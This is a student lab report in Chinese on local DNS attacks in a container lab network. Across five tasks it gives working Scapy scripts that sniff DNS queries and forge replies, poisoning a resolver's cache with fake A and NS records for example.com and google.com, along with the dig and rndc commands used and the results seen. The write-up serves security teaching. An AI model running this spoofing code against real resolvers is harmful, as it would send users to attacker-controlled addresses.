
57118130 王嘉麟 lab5

网络结构：




**配置验证**


DNS server上使用了BIND 9作为dns 服务器程序，而BIND 9的配置在etc/bind中，其中named.conf是主要配置，配置了各种zone，named.conf.options中配置了固定DNS端口号，关闭DNSSEC等信息

得到ns.attacker32.com的IP地址

在user container上执行#dig ns.attacker32.com




可以看出，在local DNS server上，由于attacker32.com.zone的设置，local DNS server将DNS request传递给10.9.0.153(attacker DNS服务器)解析，



类似的，在user container上执行#dig a.attacker32.com，查看attacker DNS server的配置，其结果应该为10.9.0.100，如下




验证，果然attacker DNS server解析的结果为10.9.0.100




得到www.example.com的IP地址

在user container上执行#dig [www.example.com](http://www.example.com)，得到如下结果




此为正常解析[www.example.com](http://www.example.com)得到的结果，local DNS server向互联网上的DNS服务器询问www.example.com的IP地址，然后将其交回给user container

在user container上执行#dig @ns.attacker32.com www.example.com，得到如下结果



在dig中加入@，指定向ns.attacker32.com询问，得到1.2.3.5的地址，为attacker DNS server上的配置信息

**Task1**



以下代码实现伪造local DNS server对user的应答，只要应答比local DNS的应答先到就可以实现攻击，DNS协议字段中，置ra,rd,qr=1(貌似不严格要求这个，aa,qr=1，rd=0也行)，将原来DNS request中的问题复制到DNS字段中（qd=pkt[DNS].qd），然后再添上对于该问题的回答字段Anssec，Anssec中设置域名到地址的映射，一个问题对应一个回答，qdcount=ancount=1

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "www.example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(src=pkt[IP].dst,dst=pkt[IP].src) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.2.4') # Create an aswer record

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, ra=1,rd=1, qr=1, qdcount=1, ancount=1,an=Anssec) # Create a DNS object


spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)


myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter

pkt=sniff(iface='br-5d12c7de3457', filter=myFilter, prn=spoof\_dns)

user上未清除缓存或者没进行攻击的情况下，#dig [www.example.com](http://www.example.com)




现在attacker上运行上程序，监听相应子网，然后登录到local DNS server上清除DNS缓存#rndc flush，然后在user上#dig [www.example.com](http://www.example.com)，看到解析结果和伪造IP相符，成功



攻击实施中并没有遇到互联网上的DNS解析结果比伪造报文先到的情况

**Task2**



实现DNS缓存污染攻击，当Local DNS Server向互联网上DNS服务器询问时，伪造DNS应答，从而改写Local DNS Server的缓存，这样user向Local DNS Server询问时就会得到缓存中错误的结果

这个攻击看上去有点复杂，实际上把检测的主机换成Local DNS server的地址就可以，


myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter

这样只要Local DNS server向任何主机发送DNS query，回答都会被替换成A类型，IP地址为1.2.2.4，从而实现DNS cache的污染

攻击之前，首先清除Local DNS server的缓存#rndc flush

然后在attacker上运行更改后的攻击代码，


然后User进行DNS查询#dig www.example.com，得到如下结果



攻击结束后在Local DNS server上将DNS缓存写入到BIND 9 的数据库文件中

/var/cache/bind/dump.db

通过cat命令查看文件内容，则既可以看到真实的DNS询问内容，包括其他IPv6地址映射，NS记录等内容，这个攻击也说明DNS cache是遵循先到原则的，在cache生存周期内不能再已有的基础上改写





**Task3**

实现伪造外部DNS服务器向Local DNS Server发送NS记录，实现example.com的解析都向attacker DNS server询问，和Task2中相比，可以实时地在Attack DNS server上更改想要让用户访问的IP，支持更多IP<>域名映射。代码如下，在DNS字段中复制DNS request中的id和qd，加入NS字段，指定为NSsec，NSsec中将example.com的NS指定为ns.attacker32.com

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(src=pkt[IP].dst,dst=pkt[IP].src) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.2.5') # Create an aswer record

NSsec = DNSRR(rrname=NS\_NAME, type='NS',ttl=259200, rdata='ns.attacker32.com')

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0, qr=1, qdcount=1,ancount=1,nscount=1,an=Anssec,ns=NSsec) # Create a DNS object spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)


myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter

pkt=sniff(iface='br-5d12c7de3457', filter=myFilter, prn=spoof\_dns)


首先清除Local DNS server的缓存#rndc flush

然后在attacker上运行上面攻击代码，


然后User进行DNS查询#dig www.example.com，得到如下结果，IP地址为1.2.3.5，和ns.attacker32.com上的配置相符



将攻击后的cache dump到相应文件中，查看cache内容，伪造的NS记录被写入cache中



后续的攻击并验证表明，这种方法支持更多映射



**Task4**

Local DNS server对example.com发起DNS询问的时候，除了将example.com的授权服务器改为ns.attacker32.com，还将google.com的授权服务器改为ns.attacker32.com

将Task3的代码其中几行更改，DNS字段中的nscount改为2，ns改为NSsec1/NSsec2

NSsec1 = DNSRR(rrname=NS\_NAME, type='NS',ttl=259200, rdata='ns.attacker32.com')


NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, ra=1,rd=1, qr=1, qdcount=1,ancount=1,nscount=2,an=Anssec,ns=NSsec1/NSsec2) # Create a DNS object

首先清除Local DNS server的缓存#rndc flush


然后在attacker上运行上面攻击代码，

然后User进行DNS查询#dig www.example.com，得到如下结果，说明成功构造NS记录




将攻击后的cache dump到相应文件中，查看cache内容，google.com并没有被写入NS记录中，而将NS字段组装方式改为NSsec2/NSsec1时，缓存中由只有google.com在NS记录中，说明哪个在前面选择哪个作为NS记录





**Task5**

构造以下DNS reply，包括3条additional信息，起到告知一些域名<>IP映射关系的作用



#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(src=pkt[IP].dst,dst=pkt[IP].src) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.2.6') # Create an aswer record

NSsec1 = DNSRR(rrname=NS\_NAME, type='NS',ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname=NS\_NAME, type='NS',ttl=259200, rdata='ns.example.com')

Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')

Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')

Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0, qr=1, qdcount=1,ancount=1,nscount=2,arcount=2,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec2/Addsec3) # Create a DNS object


spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter

pkt=sniff(iface='br-5d12c7de3457', filter=myFilter, prn=spoof\_dns)

结果如下



additional字段一个都不成功，观察壶联网上的DNS reply，发现他们的DNS reply在发送NS记录的时候，an=0，即没有answer字段，后面将DNS reply中的answer字段去掉，只保留ns字段和ar字段，再发动攻击，发现ns.attacker32.com的add字段虽然添加，但是没有域名的映射，可能是已知错误了，ns.example.com因为包含在example.com域中，所以成功被添加上，而www.facebook.com则完全没有写入cache

